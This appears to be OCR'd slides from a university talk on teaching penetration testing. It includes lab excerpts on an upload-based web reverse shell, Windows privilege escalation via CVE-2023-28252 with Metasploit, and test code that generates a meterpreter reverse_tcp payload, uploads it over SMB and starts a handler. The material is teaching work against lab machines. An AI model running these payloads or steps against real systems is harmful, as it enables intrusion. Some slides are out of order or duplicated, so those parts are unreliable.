
Exposure to broader context

Every lab indicates:

- which aspect of the CKC will be covered
- which weakness (CWE) will be exploited and via which attack pattern (CAPEC)

The lab document includes:

- citations and a bibliography



Chapter 16

Web Reverse Shell


In this lab, we will see how a misconfigured web server that allows arbitrary file uploads can be used to get a reverse shell on that web server.

The following weaknesses will be exploited in this lab:


- CWE-434: Unrestricted Upload of File with Dangerous Type

using these attack patterns:

- CAPEC-1: Accessing Functionality Not Properly Constrained by ACLs
- CAPEC-650: Upload a Web Shell to a Web Server



Null Sessions used to be a common means to obtain information from a Windows machine. However, most Windows machines by default do not allow a Null Session to be made. Microsoft has even published a blog post about why a Penetration Test involving Null Sessions may come to incorrect conclusions [7]. This is why you may not have obtained much useful information from this machine.



[7] James Kehr. SMB and Null Sessions: Why Your Pen Test is Probably Wrong, February 2020. URL `https://techcommunity.microsoft.com/t5/storage-at-microsoft/smb-and-null-sessions-why-your-pen-test-is-probably-wrong/ba-p/1185365`. Accessed: 2024-05-24.

Takeaways

1. Ensure clarity in expectations
   - Map CKC to Bloom’s Taxonomy
   - Align teaching outcomes with attack steps
2. Understand purpose behind actions
   - Students make and test hypotheses
   - Less guidance further in
   - Direct students to understand why:
     - Why take a certain action?
     - Context behind why an action should be taken
     - Context behind vulnerability existing

Lancaster University

Thank you for attending, any questions?


Lab Workbook

Exercises in non-modifiable format

- Students maintain lab book of penetration test during labs
- Practice report writing

Generate an answer book

- Know what you expect
- Support your teaching assistants




12.3 Privilege Escalation via Vulnerability Exploitation

In this part of the lab we will be looking at how to exploit CVE-2023-28252 in Windows Server 2022. This vulnerability lets us gain elevated privileges, i.e., a standard user can take administrator actions without administrator privileges.

Step 1: Log onto the Windows machine using `xfreerdp` from Kali. Here credentials are used that were discovered in Chapter 9.

```
xfreerdp /u:Gina /p:stockholm /v:192.168.1.73
```

Step 2: Find what version of Windows this is.




Step 3: We are how going to use some of this information to query Metasploit for potential exploits.

Start `msfconsole`.

```
msfconsole
```

Search for elements of the version string you found.

```
search -s disclosure_date 21H2
search -s disclosure_date 21h2
search -s disclosure_date 20348
```



12.3 Privilege Escalation via Vulnerability Exploitation

In this part of the lab we will be looking at how to exploit CVE-2023-28252 in Windows Server 2022. This vulnerability lets us gain elevated privileges, i.e., a standard user can take administrator actions without administrator privileges.

Step 1: Log onto the Windows machine using `xfreerdp` from Kali. Here credentials are used that were discovered in Chapter 9.

```
xfreerdp /u:Gina /p:stockholm /v:192.168.1.73
```

Step 2: Find what version of Windows this is.

Answer

Several options here:

```
winver
```

Windows Server 2022

Figure 12.1: Output from winver

```
Get-ComputerInfo -Property *version*
```

```
WindowsCurrentVersion                 : 6.3
WindowsVersion                        : 2009
OSDisplayVersion                      : 21H2
BiosBIOSVersion                       : {VBOX   - 1}
BiosEmbeddedControllerMajorVersion    : 110
BiosEmbeddedControllerMinorVersion    : 111
BiosSMBIOSBIOSVersion                 : VirtualBox
```


Building the labs and assessment

Manually constructed machines

- Remembering how it was set it up is hard
- Changing configuration is difficult
- Hard to experiment and revert changes
- Corrupt VM images mean lost work

Automatically constructed machines


- Forces documenting machine set up
- Adjusting install script and rebuilding the machine is easy
- Easy to build a new image to experiment with



```bash
#!/bin/bash -eux

echo "Install webserver"
apt-get install -y -q rsync apache2 php

echo "Make www-data"
mkdir -p /home/www-data/

echo "Copy proof.txt"
mv /tmp/build-resources/proof.txt /home/www-data/
chmod 600 /home/www-data/proof.txt

echo "Chown www-data"
chown -R www-data:www-data /home/www-data/

echo "Stop Apache"
service apache2 stop

echo "Copy upload"
mv /tmp/build-resources/upload.html /var/www/html/
mv /tmp/build-resources/upload.php /var/www/html/

echo "Make uploads"
mkdir -p /var/www/html/uploads

echo "Copy image"
mv /tmp/build-resources/image.jpg /var/www/html/uploads/
```

Automated tests for assessment and labs

- Important to have confidence in machines
- Reliance on manual testing is slow and expensive
- Test cases as basis for mark scheme
- Not always straightforward to create



```
# Needs to be a 64 bit payload
await tester.msfvenom(
    payload=f"windows/x64/meterpreter/reverse_tcp LHOST={tester.kali_ipaddr} LPORT=4444",
    arch="x64",
    platform="windows",
    format="exe",
    out="reverse_tcp.exe"
)

# Check share exists
# Upload executable to Windows via SMB
await tester.smb_put(ipaddr, "docs", put=["reverse_tcp.exe"], creds=(USERNAME, PASSWORD))

# Alternatively, students can host a webserver
await tester.kali(f"sudo -S cp reverse_tcp.exe /var/www/html",
                input=f"{tester.kali_password}\n",
                check_stderr=False)
await tester.kali(f"sudo -S service apache2 start",
                input=f"{tester.kali_password}\n",
                check_stderr=False)

# Give the following 10 minutes to finish
await exit_stack.enter_async_context(async_timeout_context(60*20))

msf_commands = [
    "use exploit/multi/handler",
    "set PAYLOAD windows/x64/meterpreter/reverse_tcp",
    f"set LHOST {tester.kali_ipaddr}",
    f"set LPORT 4444",
    "run",
]
```